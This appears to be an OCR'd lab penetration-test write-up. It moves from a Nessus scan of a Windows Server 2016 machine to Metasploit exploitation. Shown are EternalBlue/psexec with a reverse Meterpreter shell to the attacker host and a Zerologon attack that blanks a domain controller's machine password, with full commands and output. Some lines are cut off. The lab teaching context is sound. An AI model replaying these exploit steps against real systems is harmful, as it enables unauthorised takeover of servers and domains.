
Nessus Vulnerability Scanning

We open Nessus on the Kali machine, and create a new scan selecting the advanced scan option. On the Targets we add the address of the target machine.



Scanning

We let the scan run (could take some minutes) and, after it's finished, we can see the different vulnerabilities Nessus has found.



MS17-010

We can see that Nessus has found the MS17-010 vulnerability and marked it as critical, we can dig deeper into this vulnerability and find if we can exploit it for our purpose.

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  D
escription
   -  ----                                      ---------------  ----     -----  -
----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    M
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Exec
ution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command E
xecution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     M
S17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    S
MB DOUBLEPULSAR Remote Code Execution
```

Metasploit

Using the search command on Metasploit, we find the different options of exploitation given the specific vulnerability.

kali-linux-2022.1-virtualbox-amd64 [Running]

kali@kali: ~

File Actions Edit View Help

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting            Required  Description
   ----         ---------------            --------  -----------
   CHECK_ARCH   true                       no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                       no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                      no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-fra  yes       List of named pipes to check
                mework/data/wordlists/nam
                ed_pipes.txt
   RHOSTS                                  yes       The target host(s), see https://github.com/r
                                                     apid7/metasploit-framework/wiki/Using-Metasp
                                                     loit
   RPORT        445                        yes       The SMB service port (TCP)
   SMBDomain    .                          no        The Windows domain to use for authentication
   SMBPass                                 no        The password for the specified username
   SMBUser                                 no        The username to authenticate as
   THREADS      1                          yes       The number of concurrent threads (max one pe
                                                     r host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.1.6
rhosts => 192.168.1.6
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.1.6:445       - Rex::ConnectionTimeout: The connection with (192.168.1.6:445) timed out
.
[*] 192.168.1.6:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.1.6:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Essentials
 14393 x64 (64-bit)
[*] 192.168.1.6:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Using auxiliary/scanner/smb/smb_ms17_010 we test the vulnerability of the target machine.

We find that the target machine is likely vulnerable to this kind of attacks.

Setting of the attack

- Rhosts with the address of the target machine
- Lhosts with the address of the attacking machine

```
n/detail/CVE-2017-0147
it/MS17-010
CMT/slide-files/d2_s2_r0.pdf
crosoft.com/srd/2017/06/29/eternal-champion-expl

/smb_ms17_010) > use exploit/windows/smb/ms17_01
 defaulting to windows/meterpreter/reverse_tcp
s17_010_psexec) > set rhosts 192.168.1.6

s17_010_psexec) > set lhosts 192.168.1.5

s17_010_psexec) > set lport 444

s17_010_psexec) >
```


```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.1.5:444
[*] 192.168.1.6:445 - Target OS: Windows Server 2016 Essentials 14393
[*] 192.168.1.6:445 - Built a write-what-where primitive...
[+] 192.168.1.6:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.6:445 - Selecting PowerShell target
[*] 192.168.1.6:445 - Executing the payload...
[+] 192.168.1.6:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.5:444 → 192.168.1.6:51030 ) at 2022-05-18 03:49:14 -04
00

meterpreter >
[*] 192.168.1.6 - Meterpreter session 1 closed.  Reason: Died
ls
[-] Error running command ls: Rex::TimeoutError Operation timed out.
msf6 exploit(windows/smb/ms17_010_psexec) > run
```

Test launching

It might take some tries for the machine to open a session and take control of the shell.

Target Machine


Meanwhile on the target machine, we can find the penetration attempts which were halted on the Windows Defender History tab



Session Opening


- When the penetration succeeds, we gain control over the target's machine shell, we can observe that now the IP address is the one of the target: 192.168.1.6

```
kali@kali: ~
File  Actions  Edit  View  Help
[+] 192.168.1.6:445 - Overwrite complete... SYSTEM session obtain
[*] 192.168.1.6:445 - Selecting PowerShell target
[*] 192.168.1.6:445 - Executing the payload...
[+] 192.168.1.6:445 - Service start timed out, OK if running a co
[*] Sending stage (175174 bytes) to 192.168.1.6
[*] Meterpreter session 8 opened (192.168.1.5:444 → 192.168.1.6:
00

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:c0:ae:1f
MTU          : 1500
IPv4 Address : 192.168.1.6
IPv4 Netmask : 255.255.255.0
```



Gaining Control of the Machine

From the moment we obtained an open session we have control of the bash in the targeted machine as well as access to all the files.



SMB NULL SESSION

We pass to the Null Session weakness Nessus has found on our scan, and try to exploit it from our Kali machine.

```
versal Scanner
   1  exploit/windows/smb/ms10_061_spoolss        2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Ser
vice Impersonation Vulnerability
   2  auxiliary/admin/smb/samba_symlink_traversal                  normal     No     Samba Symlink Directory Traversal


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/admin/smb/samba_symlink_traversal

msf6 > use 2
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.1.4

[*] 192.168.1.4:445 - Connecting to the server...
[*] 192.168.1.4:445 - Trying to mount writeable share 'tmp'...
[-] 192.168.1.4:445 - Auxiliary failed: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_BAD
_NETWORK_NAME (Command=117 WordCount=0)
[-] 192.168.1.4:445 - Call stack:
[-] 192.168.1.4:445 -   /usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:256:in `smb_recv_parse'
[-] 192.168.1.4:445 -   /usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:1126:in `tree_connect'
[-] 192.168.1.4:445 -   /usr/share/metasploit-framework/lib/rex/proto/smb/simple_client.rb:169:in `connect'
[-] 192.168.1.4:445 -   /usr/share/metasploit-framework/modules/auxiliary/admin/smb/samba_symlink_traversal.rb:55:in `run'
```

We note that trying to exploit regular anonymous login attempts fail to penetrate the target machine using the regular SMB protocol. Conducting more online research I find that CVE-2020-1472 could be one of the possible vulnerabilities that could be exploited by escalating unauthenticated privileges.

NMAP

- We begin the exploitation by conducting an NMAP scan to our target, our scope is to find the NetBios name of the target machine which we will use later on during the exploitation.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -p139,445 192.168.1.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-25 06
Nmap scan report for 192.168.1.6
Host is up (0.00056s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_nbstat: NetBIOS name: WIN-OJ3VJ61533J, NetBIOS user: <
ox virtual NIC)
| smb-os-discovery:
|   OS: Windows Server 2016 Essentials 14393 (Windows Se
|   Computer name: WIN-OJ3VJ61533J
|   NetBIOS computer name: WIN-OJ3VJ61533J\x00
|   Domain name: DOMAIN.local
|   Forest name: DOMAIN.local
```

```
   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/dcerpc/cve_2020_1472_zerologon                          normal  Yes    Netlogon Weak Cryptographic
 Authentication


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/dcerpc/cve_2020_1472_ze
rologon

[*] Using auxiliary/admin/dcerpc/cve_2020_1472_zerologon
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME WIN-OJ3VJ61533J
NBNAME => WIN-OJ3VJ61533J
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set actions remove
actions => remove
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > exploit
[*] Running module against 192.168.1.6

[*] 192.168.1.6: - Connecting to the endpoint mapper service...
[*] 192.168.1.6:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.1.6[49666] ...
[*] 192.168.1.6:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.1.6[49666] ...
[+] 192.168.1.6:49666 - Successfully authenticated
[+] 192.168.1.6:49666 - Successfully set the machine account (WIN-OJ3VJ61533J$) password to: aad3b435b51404eeaad3
b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) >
```

ZeroLogon

